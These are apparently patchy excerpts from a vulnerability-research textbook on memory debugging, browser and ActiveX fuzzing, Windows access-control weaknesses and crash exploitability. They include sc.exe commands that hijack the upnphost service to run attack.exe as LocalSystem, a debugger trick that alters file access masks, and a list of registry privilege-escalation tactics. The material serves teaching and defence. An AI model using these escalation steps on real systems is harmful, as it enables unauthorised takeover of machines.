program heap. At a minimum this will generally result in some form of denial of service. Dynamic memory allocation takes place in a program's heap space. Programs should return all dynamically allocated memory to the heap manager at some point. When a program loses track of a memory block by modifying the last pointer reference to that block, it no longer has the ability to return that block to the heap manager. This inability to free an allocated block is called a memory leak.

Each of these types of memory problems has been known to cause various vulnerable conditions from program crashes to remote code execution.

valgrind

valgrind is an open source memory debugging and profiling system for Linux x86 program binaries. valgrind can be used with any compiled x86 binary; no source code is required. It is essentially an instrumented x86 interpreter that carefully tracks memory accesses performed by the program being interpreted. Basic valgrind analysis is performed from the command line by invoking the valgrind wrapper and naming the binary that it should execute. To use valgrind with the following example:


```
/*
 * valgrind_1.c - uninitialized memory access
 */

int main() {
   int p, t;
   if (p == 5) {            /*Error occurs here*/
      t = p + 1;
   }
   return 0;
}
```

you simply compile the code and then invoke valgrind as follows:

```
# gcc -o valgrind_1 valgrind_1.c
# valgrind ./valgrind_1
```

valgrind runs the program and displays memory use information as shown here:

```
==16541== Memcheck, a.k.a. Valgrind, a memory error detector for x86-linux.
==16541== Copyright (C) 2002-2003, and GNU GPL'd, by Julian Seward.
==16541== Using valgrind-2.0.0, a program supervision framework for x86-linux.
==16541== Copyright (C) 2000-2003, and GNU GPL'd, by Julian Seward.
==16541== Estimated CPU clock rate is 3079 MHz
==16541== For more details, rerun with: -v
==16541==
==16541== Conditional jump or move depends on uninitialised value(s)
==16541==    at 0x8048328: main (in valgrind_1)
==16541==    by 0xB3ABBE: __libc_start_main (in /lib/libc-2.3.2.so)
==16541==    by 0x8048284: (within valgrind_1)
==16541==
==16541== ERROR SUMMARY: 1 errors from 1 contexts (suppressed: 0 from 0)
```

```
==16584==
==16584== 40 bytes in 1 blocks are definitely lost in loss record 1 of 1
==16584==    at 0xD1668E: malloc (vg_replace_malloc.c:153)
==16584==    by 0x8048395: main (in valgrind_3)
==16584==    by 0x126BBE: __libc_start_main (in /lib/libc-2.3.2.so)
==16584==    by 0x80482EC: (within valgrind_3)
==16584==
==16584== LEAK SUMMARY:
==16584==    definitely lost: 40 bytes in 1 blocks.
==16584==    possibly lost:   0 bytes in 0 blocks.
==16584==    still reachable: 0 bytes in 0 blocks.
==16584==         suppressed: 0 bytes in 0 blocks.
==16584== Reachable blocks (those to which a pointer was found) are not shown.
==16584== To see them, rerun with: --show-reachable=yes
```

While the preceding examples are trivial, they do demonstrate the value of valgrind as a testing tool. Should you choose to fuzz a program, **valgrind** can be a critical piece of instrumentation that can help to quickly isolate memory problems, in particular, heap-based buffer overflows, which manifest themselves as invalid reads and writes in **valgrind**.

References

Process Stalker http://pedram.redhive.com/code/process_stalker/
GDE Community Edition www.codeasy.com
OllyDbg www.ollydbg.de/
WinDbg www.microsoft.com/whdc/devtools/debugging
Valgrind http://valgrind.kde.org/

Fuzzing

Black box testing works because you can apply some external stimulus to a program and observe how the program reacts to that stimulus. Monitoring tools give you the capability to observe the program's reactions. All that is left is to provide interesting inputs to the program being tested. As mentioned previously, fuzzing tools are designed for exactly this purpose, the rapid generation of input cases designed to induce errors in a program. Because the number of inputs that can be supplied to a program is infinite, the last thing you want to do is attempt to generate all of your input test cases by hand. It is entirely possible to build an automated fuzzer to step through every possible input sequence in a brute-force manner and attempt to generate errors with each new input value. Unfortunately, most of those input cases would be utterly useless and the amount of time required to stumble across some useful ones would be prohibitive. The real challenge of fuzzer development is building them in such a way that they generate interesting input in an intelligent, efficient manner. An additional problem is that it is very difficult to develop a generic fuzzer. To reach the many possible code paths for a given program, a fuzzer usually needs to be somewhat "protocol aware." For example, a fuzzer built with the goal of overflowing query parameters in an HTTP request is unlikely to contain sufficient protocol knowledge to also fuzz fields in an SSH key exchange.

```
onLoad=* STYLE=&&&&& onLoad="#" onLoad=222862563™onLoad=æææææææææ onLoad=
"±±±±±±±±"><HEAD STYLE="_self" onLoad="-152856702" STYLE=ÄÄÄÄÄ onLoad=top
onLoad=http:¨¨¨></FN STYLE="-1413748184" STYLE=mk:1896313193
STYLE289941981><ÙAREA CO-ORDS=1063073809 STYLE="_self" CO-ORDS=149636993
STYLE=1120969845><HR onLoad="javascript:""_blank""-1815779784"""SRC=
"™™™™™™™™™"></EMBED UNITS=mk:PALETTE=javascript:left SRC=46054687 WIDTH=
"file:"-23402756"" SRC=_blankleft NAME="_blank" UNITS=# PALETTE="*"><APPLET
STYLE=ü DOWNLOAD="""" NAME=,,,,,,, NAME=663571671 VSPACE="file:"-580782394""
WIDTH="_blank" CODEBASE_blank HEIGHT=http:_self CODEBASE="
-1249625486"><NOFRAMES onLoad="javascript:"-1492214208"" onLoad="" onLoad=
"       " STYLE="" onLoad=<<<<<<<<<<<<<<<<<<<<<<<<<<<<<< onLoad=about:475720571
STYLE="" STYLE="top">
```

This type of random fuzzing is great for finding parsing bugs that the developers of the browser did not intend to have to handle. With each generated HTML page, MangleMe logs both the random seed and the iteration number. Given those two keys, it can regenerate the same HTML again. This is handy when you find a browser crash and need to find the exact HTML that caused it. You can simply make the same request again (with a different browser or **wget**) to remangle cgi to easily report the bug to the browser's developer.

Inside the MangleMe tarball, you'll find a gallery subfolder with HTML files generated by MangleMe that have crashed each of the major browsers. Here are a few of the gems:

Mozilla:

```
<HTML><INPUT AAAAAAAAAA>
Opera
<HTML>
<TBODY>
<COL SPAN=999999999>
```

MSIE:

```
<HTML>
<APPLET>
<TITLE>Curious Explorer</TITLE>
<BASE>
<A>
```

Each of these bugs, like the majority of bugs found by MangleMe, is fixed in the latest version of the product. Does that make MangleMe useless? Absolutely not! It is a great teaching tool and a framework you can use to quickly build on to make your own client-side fuzzing tool. And if you ever come across a homegrown HTML parser (such a bad idea), point it at MangleMe to check the robustness of its error handling code.

Here are the things we learned from MangleMe:

- You can use the meta-refresh tag to easily loop over a large number of test cases.
- If you can define the vocabulary understood by the component, you can build better test cases by injecting invalid bits into valid language constructs.
- When the application being tested crashes, you need some way to reproduce the input that caused the crash. MangleMe does this with its remangle component.

This system had 4600 registered COM objects! Each was listed in objects.js and had a corresponding {CLSID}.js in the conf directory. The web UI will happily start cranking through all 4600, starting at the first or anywhere in the list by changing the Start Index. You can also test a single object by filling in the CLSID text box and clicking Single.

If you run AxMan for long enough, you will find crashes and a subset of those crashes will probably be security vulnerabilities. Before you start fuzzing, you'll want to attach a debugger to your iexplore.exe process so you can triage the crashes with the debugger as the access violations roll in or generate crash dumps for offline analysis. One nice thing about AxMan is the deterministic fuzzing algorithm it uses. Any crash found with AxMan can be found again by rerunning AxMan against the crashing clsid because it does the same fuzzing in the same sequence every time it runs.

In this book, we don't want to disclose vulnerabilities that haven't yet been reported to or fixed by the vendor, so let's use AxMan to look more closely at an already fixed vulnerability. One of the recent security bulletins from Microsoft at the time of writing this chapter was MS07-009, a vulnerability in Microsoft Data Access Components (MDAC). Reading through the security bulletin's vulnerability details, you can find specific reference to the ADODB.Connection ActiveX control. Microsoft doesn't always give as much technical detail in the bulletin as security researchers would like, but you can always count on them to be consistent in pointing out at least to the affected binary and affected platforms as well as providing workarounds. The workarounds listed in the bulletin call out the clsid (00000514-0000-0010-8000-00AA006D2EA4), but if we want to reproduce the vulnerability, we need the property name or method name and the arguments that cause the crash. Let's see if AxMan can rediscover the vulnerability for us.

TIP If you're going to follow along with this section, you'll first want to disconnect your computer from the Internet because we're going to expose our team machine and your workstation to a *critical* browse-and-you're-owned security vulnerability. There is no known exploit for this vulnerability as of this writing, but please, please reapply the security update after you're done reading.

Because this vulnerability has already been fixed with a Microsoft security update, you'll first need to uninstall the security update before you'll be able to reproduce it. You'll find the update in the Add/Remove Programs dialog box as KB 927779. Reboot your computer after uninstalling the update and open the AxMan web UI. Plug in the single clsid, click Single, and a few minutes later you'll have the crash shown in Figure 15-5.

In the window status field at the bottom of the screen, you can see the property or method being tested at the time of the crash. In this case, it is the method "Execute" and we're passing in a long number as the first field, a string '1' as the second field, and a long number as the third field. We don't know yet whether this is an exploitable crash, so let's try building up a simple HTML reproduction to do further testing in IE directly.

index #39, so starting at index #40 would not crash in this exact clsid. However, if you look at the AxEnum output for ADODB.Connection, or look inside the {00000514-0000-0010-8000-00AA006D2EA4}.js file, you'll see there are several other methods in this same control that we'd like to fuzz. So your other option is to add this specific method from this specific clsid to AxMan's skip list. This list is maintained in blacklist.js. You can exclude an entire clsid, a specific property being fuzzed, or a specific method. Here's what the skip list would look like for the Execute method of the ADODB.Connection ActiveX control:

```
blmethods["{00000514-0000-0010-8000-00AA006D2EA4}"] = new Array( 'Execute' );
```

As H.D. Moore points out in the AxMan README file, blacklist.js can double as a list of discovered bugs if you add each crashing method to the file with a comment showing the passed-in parameters from the IE status bar.

Lots of interesting things happen when you instantiate every COM object registered on the system and call every method on each of the installed ActiveX controls. You'll find crashes as we saw earlier, but sometimes by-design behavior is even more interesting than a crash, as evidenced by the LaunchURL() supportSoft ActiveX control. If a "safe" ActiveX control were to write or read attacker-supplied stuff from a web page into the registry or disk, that would be potentially interesting behavior. AxMan 1.0 has a feature to help highlight cases of ActiveX controls doing this type of dangerous thing with untrusted input from the Internet. AxMan will use the unique string 'AXM4N' as part of property and method fuzzing. So if you run filemon and regmon filtering for 'AXM4N' and see that string appear in a registry key operation or file system lookup or write, take a closer look at the by-design behavior of that ActiveX control to see what you can make it do. In the AxMan README file, H.D. points out a couple of interesting cases that he has found in his fuzzing.

AxMan is an interesting browser-based COM object fuzzer that has led to several Microsoft security bulletins and more than a dozen Microsoft-issued COM object kill bits. COM object fuzzing with AxMan is one of the easier ways to find new vulnerabilities today. Download it and give it a try!

References

AxMan homepage http://metasploit.com/users/hdm/tools/axman/
ADODB.Connection security bulletin www.microsoft.com/technet/security/Bulletin/MS07-009.mspx

Heap Spray to Exploit

Back in the day, security experts believed that buffer overruns on the stack were exploitable, but that heap-based buffer overruns were not. And then techniques emerged to make too-large buffer overruns into heap memory exploitable for code execution. But some people still believed that crashes due to a component jumping into uninitialized or bogus heap memory were not exploitable. However, that changed with the introduction of InternetExploiter from a hacker named Skylined.

Control and the types of exploitable conditions that exist in this space. After you read this chapter, try asking your security buddies if they remember when Microsoft granted DC to AU on upnphost and how easy that was to exploit—expect them to give you funny looks.

This ignorance of access control basics extends also to software professionals writing code for big, important products. Windows does a good job by default with access control, but many software developers (Microsoft included) override the defaults and introduce security vulnerabilities along the way. This combination of uninformed software developers and lack of public security research means lots of vulnerabilities are waiting to be found in this area.

Vulnerabilities You Find Are Easy to Exploit

The upnphost example mentioned was actually a vulnerability fixed by Microsoft in 2006. The access control governing the Universal Plug and Play (UPnP) service on Windows XP allowed any user to control which binary was launched when this service was started. It also allowed any user to stop and start the service. Oh, and Windows includes a built-in utility (sc.exe) to change what binary is launched when a service starts and which account to use when starting that binary. So exploiting this vulnerability on Windows XP SP1 as an unprivileged user was literally as simple as:

```
> sc config upnphost binpath= c:\attack.exe obj= ".\LocalSystem" password= ""
> sc stop upnphost
> sc start upnphost
```


Bingo! The built-in service that is designed to do Plug and Play stuff was just subverted to instead run your attack.exe tool. Also, it ran in the security context of the most powerful account on the system, LocalSystem. No fancy shellcode, no trace if you change it back, no need to even use a compiler if you already have an attack.exe ready to use. Not all vulnerabilities in access control are this easy to exploit, but once you understand the concepts, you'll quickly understand the path to privilege escalation, even if you don't yet know how to take control of execution via a buffer overrun.

You'll Find Tons of Security Vulnerabilities

It seems like most large products that have a component running at an elevated privilege level are vulnerable to something in this chapter. A routine audit of a class of software might find hundreds of elevation of privilege vulnerabilities. The deeper you go into this area, the more amazed you'll be at the sheer number of vulnerabilities waiting to be found.

How Windows Access Control Works

To fully understand the attack process described later in the chapter, it's important to first understand how Windows Access Control works. This introductory section is large because access control is such a rich topic. But if you stick with it and fully understand each part of this, it will pay off with a deep understanding of this greatly misunderstood topic, allowing you to find more and more elaborate vulnerabilities.


Let's spend a few minutes dissecting the first ACE (ACE[0]), which will help you understand the others. ACE[0] grants a specific type of access to the group BUILTIN\Users. The hex string 0x001200A9 corresponds to an access mask that can describe whether each possible access type is either granted or denied. (Don't "check out" here because you think you won't be able to understand this—you can and will be able to understand!) As you can see in Figure 16-5, the low-order 16 bits in 0x001200A9 are specific to files and directories. The next eight bits are for standard access rights, which apply to most types of objects. And the final four high-order bits are used to request generic access rights that any object can map to a set of standard and object-specific rights.

With a little help from MSDN (http://msdn2.microsoft.com/en-us/library/aa822867.aspx), let's break down 0x001200A9 to determine what access the Users group is granted to the C:\Program Files directory. If you convert 0x001200A9 from hex to binary, you'll see six 1's and fifteen 0's filling positions 0 through 20 in Figure 16-5. The 1's are at 0x1, 0x8, 0x20, 0x80, 0x20000, and 0x100000.

- 0x1 = FILE_LIST_DIRECTORY (Grants the right to list the contents of the directory.)
- 0x8 = FILE_READ_EA (Grants the right to read extended attributes.)
- 0x20 = FILE_TRAVERSE (The directory can be traversed.)
- 0x80 = FILE_READ_ATTRIBUTES (Grants the right to read file attributes.)
- 0x20000 = READ_CONTROL (Grants the right to read information in the security descriptor, not including the information in the SACL.)
- 0x100000 = SYNCHRONIZE (Grants the right to use the object for synchronization.)

See, that wasn't so hard. Now we know exactly what access rights are granted to the BUILTIN\Users group. This correlates with the GUI view that the Windows XP Explorer provides as you can see in Figure 16-6.

After looking through the rest of the ACEs, we'll show you how to use tools that are quicker than deciphering 32-bit access masks by hand and faster than clicking through four Explorer windows to get the rights granted by each ACE. But now, given the access



GR → Generic_Read
GW → Generic_Write
GE → Generic_Execute
GA → Generic_All
AS → Right to access SACL

Figure 16-5 Access mask

PART IV

Building a Precision desiredAccess Request Test Tool in C The C tool is easy to build. We've included sample code next that opens a file requesting only FILE_READ_DATA access. The code isn't pretty but it will work.

```
#include <windows.h>
#include <stdio.h>

main() {
      HANDLE hFile;
      char inBuffer[1000];
      int nBytesToRead = 999;
      int nBytesRead = 0;

      hFile = CreateFile(TEXT("C:\\temp\\secret.txt"),    // file to open
                  FILE_READ_DATA,          // access mask
                  FILE_SHARE_READ,        // share for reading
                  NULL,                   // default security
                  OPEN_EXISTING,          // existing file only
                  FILE_ATTRIBUTE_NORMAL,  // normal file
                  NULL);                  // no attr. template

      if (hFile == INVALID_HANDLE_VALUE)
      {
            printf("Could not open file (error %d)\n", GetLastError());
            return 0;
      }

      ReadFile(hFile, inBuffer, nBytesToRead, (LPDWORD)&nBytesRead, NULL);

      printf("Contents: %s",inBuffer);
}
```


If you save the preceding code as supertype.c and build and run supertype.exe, you'll see that FILE_READ_DATA allows us to view the contents of secret.txt, as shown in Figure 16-21.

And, finally, you can see in the Process Monitor output in Figure 16-22 that we no longer request Generic Read. However, notice that we caught an antivirus scan (svchost.exe, pid 1280) attempting unsuccessfully to open the file for Generic Read just after supertype.exe accesses the file.

```
jness@jness2 ~/projects
$ gcc supertype.c -o supertype.exe

jness@jness2 ~/projects
$ ./supertype.exe
Contents: "this is a secret"
```

Figure 16-21 Compiling supertype.c under Cygwin

```
C:\temp>set _NT_SYMBOL_PATH=symsrv*symsrv.dll*c:\cache*http://msdl.microsoft.com/download/symbols

C:\temp>c:\Debuggers\cdb.exe -G -c "bp kernel32!CreateFileW """"kb1;ed esp+0x8 02000000;kb1;g"""" cmd /C type secret.txt

Microsoft (R) Windows Debugger  Version 6.5.0003.7
Copyright (c) Microsoft Corporation. All rights reserved.

CommandLine: cmd /C type secret.txt
Symbol search path is: symsrv*symsrv.dll*c:\cache*http://msdl.microsoft.com/download/symbols
Executable search path is:
ModLoad: 4ad00000 4ad61000   cmd.exe
ModLoad: 7c900000 7c9b0000   ntdll.dll
ModLoad: 7c800000 7c8f4000   C:\WINDOWS\system32\kernel32.dll
ModLoad: 77c10000 77c68000   C:\WINDOWS\system32\msvcrt.dll
ModLoad: 7e410000 7e4a0000   C:\WINDOWS\system32\USER32.dll
ModLoad: 77f10000 77f57000   C:\WINDOWS\system32\GDI32.dll
(378.aa0): Break instruction exception - code 80000003 (first chance)
eax=00251eb4 ebx=7ffd6000 ecx=00000007 edx=00000080 esi=00251f48 edi=00251eb4
eip=7c901230 esp=0013fb20 ebp=0013fc94 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!DbgBreakPoint:
7c901230 cc              int     3
0:000> cdb: Reading initial command 'bp kernel32!CreateFileW "kb1;ed esp+0x8 02000000;kb1;g"'
0:000> g
ModLoad: 5cb70000 5cb96000   C:\WINDOWS\system32\ShimEng.dll
ModLoad: 6f880000 6fa4a000   C:\WINDOWS\AppPatch\AcGenral.DLL
ModLoad: 77dd0000 77e6b000   C:\WINDOWS\system32\ADVAPI32.dll
ModLoad: 77e70000 77f01000   C:\WINDOWS\system32\RPCRT4.dll
ModLoad: 76b40000 76b6d000   C:\WINDOWS\system32\WINMM.dll
ModLoad: 774e0000 7761d000   C:\WINDOWS\system32\ole32.dll
ModLoad: 77120000 771ac000   C:\WINDOWS\system32\OLEAUT32.dll
ModLoad: 77be0000 77bf5000   C:\WINDOWS\system32\MSACM32.dll
ModLoad: 77c00000 77c08000   C:\WINDOWS\system32\VERSION.dll
ModLoad: 7c9c0000 7d1d5000   C:\WINDOWS\system32\SHELL32.dll
ModLoad: 77f60000 77fd6000   C:\WINDOWS\system32\SHLWAPI.dll
ModLoad: 769c0000 76a73000   C:\WINDOWS\system32\USERENV.dll
ModLoad: 5ad70000 5ada8000   C:\WINDOWS\system32\UxTheme.dll
ModLoad: 76390000 763ad000   C:\WINDOWS\system32\IMM32.DLL
ModLoad: 773d0000 774d3000   C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.2982_x-w
_ac3f9c03\comctl32.dll
ChildEBP RetAddr  Args to Child
0013e5a8 7c814d65 0013e604 80000000 00000005 kernel32!CreateFileW
ChildEBP RetAddr  Args to Child
0013e5a8 7c814d65 0013e604 02000000 00000005 kernel32!CreateFileW
ModLoad: 5d090000 5d12a000   C:\WINDOWS\system32\comctl32.dll
ChildEBP RetAddr  Args to Child
0013e6e4 4ad02f2a 0013fa44 02000000 00000003 kernel32!CreateFileW
ChildEBP RetAddr  Args to Child
0013e6e4 4ad02f2a 0013fa44 02000000 00000003 kernel32!CreateFileW
"this is a secret."
C:\temp>
```


Figure 16-23 Using the debugger to change the desiredAccess mask

Here's how to interpret the debugger command:

```
cdb -G -c "bp kernel32!CreateFileW """kb1;ed esp+0x8 02000000;kb1;g""""" cmd
/C type secret.txt
```

`-G`	Ignore the final breakpoint on process termination. This makes it easier to see the output.
`-c "`*`[debugger script]`*`"`	Run *[debugger script]* after starting the debugger.
`bp kernel32!CreateFileW """`*`[commands]`*`"""`	Set a breakpoint on kernel32!CreateFileW. Every time the breakpoint is hit, run the *[commands]*.
`kb1`	Show top frame in stack trace along with the first 3 parameters.
`ed esp+0x8 02000000`	Replace the 4 bytes at address esp+0x8 with the static value 02000000.
`kb1`	Show the top frame in the stack trace again with the first 3 parameters. At this point, the second parameter (dwDesiredAccess) should have changed.
`G`	Resume execution.
`cmd /C type secret.txt`	Debug the command **type secret.txt** and then exit. We are introducing the **cmd /C** because there is no type.exe. **Type** is a built-in command to the Windows shell. If you run a real .exe (like notepad—try that for fun), you don't need the "cmd /C".

GENERIC_WRITE	Depending on key, possible elevation of privilege. Grants KEY_SET_VALUE and KEY_CREATE_SUB_KEY.
GENERIC_ALL	Depending on key, possible elevation of privilege. Grants KEY_SET_VALUE and KEY_CREATE_SUB_KEY.
DELETE	Depending on key, possible elevation of privilege. If you can't edit a key directly but you can delete it and re-create it, you're effectively able to edit it.

Having write access to most registry keys is not a clear elevation of privilege. You're looking for a way to change a pointer to a binary on disk that will be run at a higher privilege. This might be an .exe or .dll path directly, or maybe a clsid pointing to a COM object or ActiveX control that will later be instantiated by a privileged user. Even something like a protocol handler or filetype association may have a DACL granting write access to an untrusted or semi-trusted user. The AutoRuns script will not point out every possible elevation of privilege opportunity, so try to think of other code referenced in the registry that will be consumed by a higher-privilege user.

The other class of vulnerability you can find in this area is tampering with registry data consumed by a vulnerable parser. Software vendors will typically harden the parser handling network data and file system data by fuzzing and code review, but you might find the registry parsing security checks not quite as diligent. Attackers will go after vulnerable parsers by writing data blobs to weakly ACL'd registry keys.

"Read" Disposition Permissions of a Windows Registry Key

Permission Name	Security impact of granting to untrusted or semi-trusted user
KEY_QUERY_VALUE KEY_ENUMERATE_SUB_KEYS	Depending on key, possible information disclosure. Might allow attacker to read private data such as installed applications, file system paths, etc.
GENERIC_READ	Depending on key, possible information disclosure. Grants both KEY_QUERY_VALUE and KEY_ENUMERATE_SUB_KEYS.

The registry does have some sensitive data that should be denied to untrusted users. There is no clear elevation of privilege threat from read permissions on registry keys, but the data gained might be useful in a two-stage attack. For example, you might be able to read a registry key that discloses the path of a loaded DLL. Later, in the file system attacks section, you might find that revealed location to have a weak DACL.

Attacking Weak Registry Key DACLs for Privilege Escalation

The attack is already described earlier in the enumeration section. To recap, the primary privilege escalation attacks against registry keys are

- Find a weak DACL on a path to an .exe or .dll on disk.
- Tamper with data in the registry to attack the parser of the data.
- Look for sensitive data such as passwords.

which would allow anyone in the Everyone group to change the DACL, locking out everyone else. This would likely cause a denial of service in the AV product.

Reference

INOQSIQSYSINFO exploit www.milw0rm.com/exploits/3897

Enumerating Named Pipes

Named pipes are similar to shared sections in that developers incorrectly used to think named pipes accepted only trusted, well-formed data. The elevation of privilege threat with weakly ACL'd named pipes again is to write to the pipe to cause parsing or logic flaws that result in elevation of privilege. Attackers also might find information disclosed from the pipe that they wouldn't otherwise be able to access.

AccessChk does not appear to support named pipes natively, but SysInternals did create a tool specifically to enumerate named pipes. Here's the output from PipeList.exe:

```
PipeList v1.01
by Mark Russinovich
http://www.sysinternals.com

Pipe Name                                      Instances   Max Instances
---------                                      ---------   -------------
TerminalServer\AutoReconnect                       1             1
InitShutdown                                       2            -1
lsass                                              3            -1
protected_storage                                  2            -1
SfcApi                                             2            -1
ntsvcs                                             6            -1
scerpc                                             2            -1
net\NtControlPipe1                                 1             1
net\NtControlPipe2                                 1             1
net\NtControlPipe3                                 1             1
```

PipeList does not display the DACL of the pipe but BindView (recently acquired by Symantec) has built a free tool called pipeacl.exe. It offers two run options—command-line dumping the raw ACEs, or a GUI with a similar permissions display as the Windows Explorer users. Here's the command-line option:

```
C:\tools>pipeacl.exe \??\Pipe\lsass
Revision: 1
Reserved: 0
Control : 8004
Owner: BUILTIN\Administrators (S-1-5-32-544)
Group: SYSTEM (S-1-5-18)
Sacl: Not present

Dacl: 3 aces
(A) (00) 0012019b :     Everyone (S-1-1-0)
(A) (00) 0012019b :     Anonymous (S-1-5-7)
(A) (00) 001f01ff :     BUILTIN\Administrators (S-1-5-32-544)
```

The Process Explorer GUI will also display the security descriptor for named pipes.

References

PipeList download location http://download.sysinternals.com/Files/PipeList.zip
PipeACL download location www.bindview.com/Services/RAZOR/Utilities/Windows/pipeacltools1_0.cfm

Enumerating Processes

Sometimes processes apply a custom security descriptor and get it wrong. If you find a process or thread granting write access to an untrusted or semi-trusted user, an attacker can inject shellcode directly into the process or thread. Or an attacker might choose to simply commandeer one of the file handles that was opened by the process or thread to gain access to a file they wouldn't normally be able to access. Weak DACLs enable many different possibilities. AccessChk is your tool to enumerate process DACLs.

```
C:\tools>accesschk.exe -pq *
[4] System
  RW NT AUTHORITY\SYSTEM
  RW BUILTIN\Administrators
[856] smss.exe
  RW NT AUTHORITY\SYSTEM
  RW BUILTIN\Administrators
[904] csrss.exe
  RW NT AUTHORITY\SYSTEM
[936] winlogon.exe
  RW NT AUTHORITY\SYSTEM
  RW BUILTIN\Administrators
[980] services.exe
  RW NT AUTHORITY\SYSTEM
  RW BUILTIN\Administrators
[992] lsass.exe
  RW NT AUTHORITY\SYSTEM
  RW BUILTIN\Administrators
[1188] svchost.exe
  RW NT AUTHORITY\SYSTEM
  RW BUILTIN\Administrators
```


Cesar Cerrudo, an Argentinean pen-tester who focuses on Windows Access Control, recently released a "Practical 10 minutes security audit" guide with one of the examples being a NULL DACL on an Oracle process allowing code injection. You can find a link to it in the "Reference" section.

Reference

Practical 10 minutes security audit Oracle case www.argeniss.com/research/10MinSecAudit.zip

Enumerating Other Named Kernel Objects (Semaphores, Mutexes, Events, Devices)

While there might not be an elevation of privilege opportunity in tampering with other kernel objects, an attacker could very likely induce a denial-of-service condition if

allowed access to other named kernel objects. AccessChk will enumerate each of these and will show their DACL. Here are some examples.

```
\BaseNamedObjects\shell._ie_sessioncount
  Type: Semaphore
   W Everyone
       SEMAPHORE_MODIFY_STATE
       SYNCHRONIZE
       READ_CONTROL
  RW BUILTIN\Administrators
       SEMAPHORE_ALL_ACCESS
  RW NT AUTHORITY\SYSTEM
       SEMAPHORE_ALL_ACCESS

\BaseNamedObjects\{69364682-1744-4315-AE65-18C5741B3F04}
  Type: Mutant
  RW Everyone
       MUTANT_ALL_ACCESS

\BaseNamedObjects\Groove.Flag.SystemServices.Started
  Type: Event
  RW NT AUTHORITY\Authenticated Users
       EVENT_ALL_ACCESS

\Device\WinDfs\Root
  Type: Device
  RW Everyone
       FILE_ALL_ACCESS
```


It's hard to know whether any of the earlier bad-looking DACLs are actual vulnerabilities. For example, Groove runs as the logged-in user. Does that mean a Groove synchronization object should grant all Authenticated Users EVENT_ALL_ACCESS? Well, maybe. It would take more investigation into how Groove works to know how this event is used and what functions rely on this event not being tampered with. And Process Explorer tells us that {69364682-1744-4315-AE65-18C5741B3F04} is a mutex owned by Internet Explorer. Would an untrusted user leveraging MUTANT_ALL_ACCESS -> WRITE_DAC -> "deny all" cause an Internet Explorer denial of service? There's an easy way to find out! Another GUI SysInternals tool called WinObj allows you to change mutex security descriptors.

Windows Access Control is a fun field to study because there is so much more to learn! We hope this chapter whets your appetite to research access control topics. Along the way, you're bound to find some great security vulnerabilities.

References

www.grayhathackingbook.com
WinObj download www.microsoft.com/technet/sysinternals/SystemInformation/WinObj.mspx

```
#Command Code (1 byte)|Operand|LF
s_group("command",values=['\x01','\x02','\x03','\x04','\x05'])

if s_block_start("rcv_request", group="command"):
    s_string("Queue")
    s_delim(" ")
    s_static("\n")
    s_block_end()
```

This script will pre-append the command values (one byte each) to the block. For example, the block will fuzz all possible values with the prefix '\x01'. Then it will repeat with the prefix '\x02', and so on, until the group is exhausted. However, this is not quite accurate enough, as each of the different command values has a different format outlined in the RFC. That is where dependencies come in.

Dependencies

When you need your script to make decisions based on a condition, then you can use dependencies. The *dep* argument of a block defines the name of the object to check and the *dep_value* argument provides the value to test against. If the dependant object equals the dependant value, then that block will be rendered. This is like using the if/then construct in languages like C or Python.

For example, to use a group and change the fuzz block for each command code, we could do the following:

```
###########################################################################
s_initialize("LPR deep request")

#Command Code (1 byte)|Operand|LF
s_group("command",values=['\x01','\x02','\x03','\x04','\x05'])

# Type 1,2: Receive Job
if s_block_start("rcv_request", dep="command", dep_values=['\x01', '\x02']):
    s_string("Queue")
    s_delim(" ")
    s_static("\n")
    s_block_end()

#Type 3,4: Send Queue State
if s_block_start("send_queue_state", dep="command", dep_values=['\x03','\x04']):
    s_string("Queue")
    s_static(" ")
    s_string("List")
    s_static("\n")
    s_block_end()

#Type 5: Remove Jobs
if s_block_start("remove_job", dep="command", dep_value='\x05'):
    s_string("Queue")
    s_static(" ")
    s_string("Agent")
    s_static(" ")
    s_string("List")
    s_static("\n")
    s_block_end()
# and so on... see RFC for more cases
```

In favor of this one:

> Researcher: "Hey, you fail to validate the widget field in your octafloogaron application, which results in a buffer overflow in function umptiphratz. We've got packet captures, crash dumps, and proof of concept exploit code to help you understand the exact nature of the problem."
> Vendor: "All right, thanks, we will take care of that ASAP."

Whether a vendor actually responds in such a positive manner is another matter. In fact, if there is one truth in the vulnerability research business it's that dealing with vendors can be one of the least rewarding phases of the entire process. The point is that you have made it significantly easier for the vendor to reproduce and locate the problem and increased the likelihood that it will get fixed.

Exploitability

Crashability and exploitability are vastly different things. The ability to crash an application is, at a minimum, a form of denial of service. Unfortunately, depending on the robustness of the application, the only person whose service you may be denying could be your own. For true exploitability, you are really interested in injecting and executing your own code within the vulnerable process. In the next few sections, we discuss some of the things to look for to help you determine whether a crash can be turned into an exploit.

Debugging for Exploitation

Developing and testing a successful exploit can take time and patience. A good debugger can be your best friend when trying to interpret the results of a program crash. More specifically a debugger will give you the clearest picture of how your inputs have conspired to crash an application. Whether an attached debugger captures the state of a program when an exception occurs, or whether you have a core dump file that can be examined, a debugger will give you the most comprehensive view of the state of the application when the problem occurred. For this reason it is extremely important to understand what a debugger is capable of telling you and how to interpret that information.

NOTE We use the term *exception* to refer to a potentially unrecoverable operation in a program that may cause that program to terminate unexpectedly. Division by zero is one such exceptional condition. A more common exception occurs when a program attempts to access a memory location that it has no rights to access, often resulting in a segmentation fault (segfault). When you cause a program to read or write to unexpected memory locations, you have the beginnings of a potentially exploitable condition.

Understanding the Problem

Believe it or not, it is possible to exploit a program without understanding why that program is vulnerable. This is particularly true when you crash a program using a fuzzer. As long as you recognize which portion of your fuzzing input ends up in **eip** and determine a suitable place within the fuzzer input to embed your shellcode, you do not need to understand the inner workings of the program that led up to the exploitable condition.

However, from a defensive standpoint it is important that you understand as much as you can about the problem in order to implement the best possible corrective measures, which can include anything from firewall adjustments and intrusion detection signature development, to software patches. Additionally, discovery of poor programming practices in one location of a program should trigger code audits that may lead to the discovery of similar problems in other portions of the program, other programs derived from the same code base, or other programs authored by the same programmer.

